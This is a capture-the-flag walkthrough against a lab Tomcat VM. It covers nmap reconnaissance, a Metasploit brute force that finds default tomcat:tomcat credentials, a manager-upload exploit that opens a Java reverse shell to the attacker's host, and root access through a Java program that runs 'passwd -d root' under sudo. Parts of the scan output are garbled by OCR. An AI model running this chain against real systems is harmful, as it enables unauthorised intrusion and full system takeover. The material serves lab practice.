
1 . Finding the IP Address via netdiscover and to find open ports and services, we use nmap -A <ip>.

```
kali@kali: ~
                                                                                                                                                          _ _ ×
File Actions Edit View Help
 Currently scanning: 192.168.8.0/16 | Screen View: Unique Hosts
 7 Captured ARP Req/Rep packets, from 7 hosts. Total size: 420
                       At MAC Address
                                                 Count
                                                               Len MAC Vendor / Hostname
                                                      1 60 D-Link International
1 60 Intel Corporate
1 60 PCS Systemtechnik GmbH
1 60 D-Link International
1 60 Unknown vendor
 192.106.0.2 26.3b.02:00:4f:49
102.160.0.7 34:61:2d.b5.66.60
                                                      1
 192.168.0.12
                     08:00:27:8e:a7:0d
 102 168 8.1 00.00.02.07.13.14
122.100.0.4 20.00.15.20.24.64
122.100.0.10 20.50.52.20.00.67
102.168 8.5 04.62.05.05.01
                                                               60 Hon Hai Precision Ind. Co.,Ltd.
60 Samsung Electronics Co.,Ltd
            l:~$ nmap 192.168.0.12 -A
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn Nmap done: 1 IP address (0 hosts up) scanned in 0.88 seconds taliakali:~$ nmap 192.168.0.12 -A -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-20 04:59 EDT Nmap scan report for 192.168.0.12
Host is up (0.00048s latency).
Not shown: 998 filtered ports
PORT STATE SERVICE VERSION
22/tcp open ssh
                               OpenSSH 6.6.1 (protocol 2.0)
  ssh-hostkey:
     2048 61:16:10:91:bd:d7:6c:06:df:a2:b9:b5:b9:3b:dd:b6 (RSA)
     256 0e:a4:c9:fc:de:53:f6:1d:de:a9:de:e4:21:34:7d:1a (ECDSA)
     256 ec:27:1e:42:65:1c:4a:3b:93:1c:a1:75:be:00:22:0d (ED25519)
8080/tcp open http Apache Tomcat 9.0.31
_http-favicon: Apache Tomcat
_http-title: Apache Tomcat/9.0.31
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.98 seconds kaliakali:~$
```

## 2. We found two open ports

- a. SSH at port 22/tcp
- b. HTTP at port 8080/tcp

open http://192.168.0.12:8080/ in browser



```
bruteforce attack.
STEP 1 - Turn on Postgresql
   root@kali:/home/kali# service postgresql start
STEP 2 - Open Metasploit
   root@kali:/home/kali# msfconsole
STEP 3 -
    msf5 > search tomcat
STEP 4 –
    msf5 > use auxiliary/scanner/http/tomcat_mgr_login
STEP 5 -
      msf5 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 192.168.0.12
rhosts => 192.168.0.12
      msf5 auxiliary(scanner/http/tomcat_mgr_login) > set rport 8080
rport => 8080
      msf5 auxiliary(scanner/http/tomcat_mgr_login) > run
we found [+] 192.168.0.12:8080 - Login Successful: tomcat:tomcat
username – tomcat
```


password – tomcat

To find the credentials of Tomcat Manage App we use Metasploit and do a

Open <a href="http://192.168.0.12:8080/manager/html">http://192.168.0.12:8080/manager/html</a> using credentials we found above.

username - tomcat

password - tomcat



## GAINING ACCESS USING METASPLOIT

Open msfconsole in terminal

```
Type
```

msf5 > search tomcat

msf5 > use exploit/multi/http/tomcat mgr upload

msf5 exploit(multi/http/tomcat\_mgr\_upload) > set rhost 192.168.0.12

rhost => 192.168.0.12

msf5 exploit(multi/http/tomcat\_mgr\_upload) > set rport 8080

rport => 8080

msf5 exploit(multi/http/tomcat\_mgr\_upload) > set payload java/shell\_reverse\_tcp

payload => java/shell\_reverse\_tcp

msf5 exploit(multi/http/tomcat\_mgr\_upload) > set HttpUsername tomcat

**HttpUsername => tomcat** 

msf5 exploit(multi/http/tomcat\_mgr\_upload) > set HttpPassword tomcat

**HttpPassword => tomcat** 

msf5 exploit(multi/http/tomcat\_mgr\_upload) > set lhost 192.168.0.11

lhost => 192.168.0.11

msf5 exploit(multi/http/tomcat\_mgr\_upload) > set lport 8080

**Iport => 8080** 

msf5 exploit(multi/http/tomcat\_mgr\_upload) > exploit

- [\*] Started reverse TCP handler on 192.168.0.11:8080
- [\*] Retrieving session ID and CSRF token...
- [\*] Uploading and deploying u0hO...
- [\*] Executing u0hO...
- [\*] Undeploying u0hO ...

## Open bash using python -c 'import pty; pty.spawn("/bin/bash")'

## Create a java exploit file in home directory

```
import java.io.BufferedReader;
import java.io.InputStreamReader;
public class exploitt { //you have to change thew class same as file name
  public static void main(String args[]) {
    String s;
    Process p;
    try {
      p = Runtime.getRuntime().exec("passwd -d root"); //the command you want to execute
      BufferedReader br = new BufferedReader(
        new InputStreamReader(p.getInputStream()));
      while ((s = br.readLine()) != null)
        System.out.println("line: " + s);
      p.waitFor();
      System.out.println ("exit: " + p.exitValue());
      p.destroy();
    } catch (Exception e) {}
 }
```

Save it as exploit.java

Move the file to apache2 folder

root@kali:/home/kali# mv exploitt.java /var/www/html/

root@kali:/home/kali# service apache2 start

now go to Metasploit terminal where we opened the command shell of tomcat go to tmp folder

bash-4.2\$ cd tmp/

```
bash-4.2$ javac exploitt.java
javac exploitt.java
bash-4.2$ sudo java exploitt
sudo java exploitt
line: Removing password for user root.
line: passwd: Success
exit: 0
bash-4.2$ su
su
[root@my_tomcat tmp]#
```

```
[rootamy_tomcat tmp]# cd ..
cd ..
[rootamy_tomcat /]# ls
ls
bin dev home lib64 mnt proc run srv tmp var
boot etc lib media opt root sbin sys usr
[rootamy_tomcat /]# cd ro
cd root/
[rootamy_tomcat ~]# cd root
cd root
bash: cd: root: No such file or directory
[rootamy_tomcat ~]# ls
ls
proof.txt
[rootamy_tomcat ~]# cat proof.
cat proof.txt
Best of Luck
628435356e49f976bab2c04948d22fe4
[rootamy_tomcat ~]# ||
```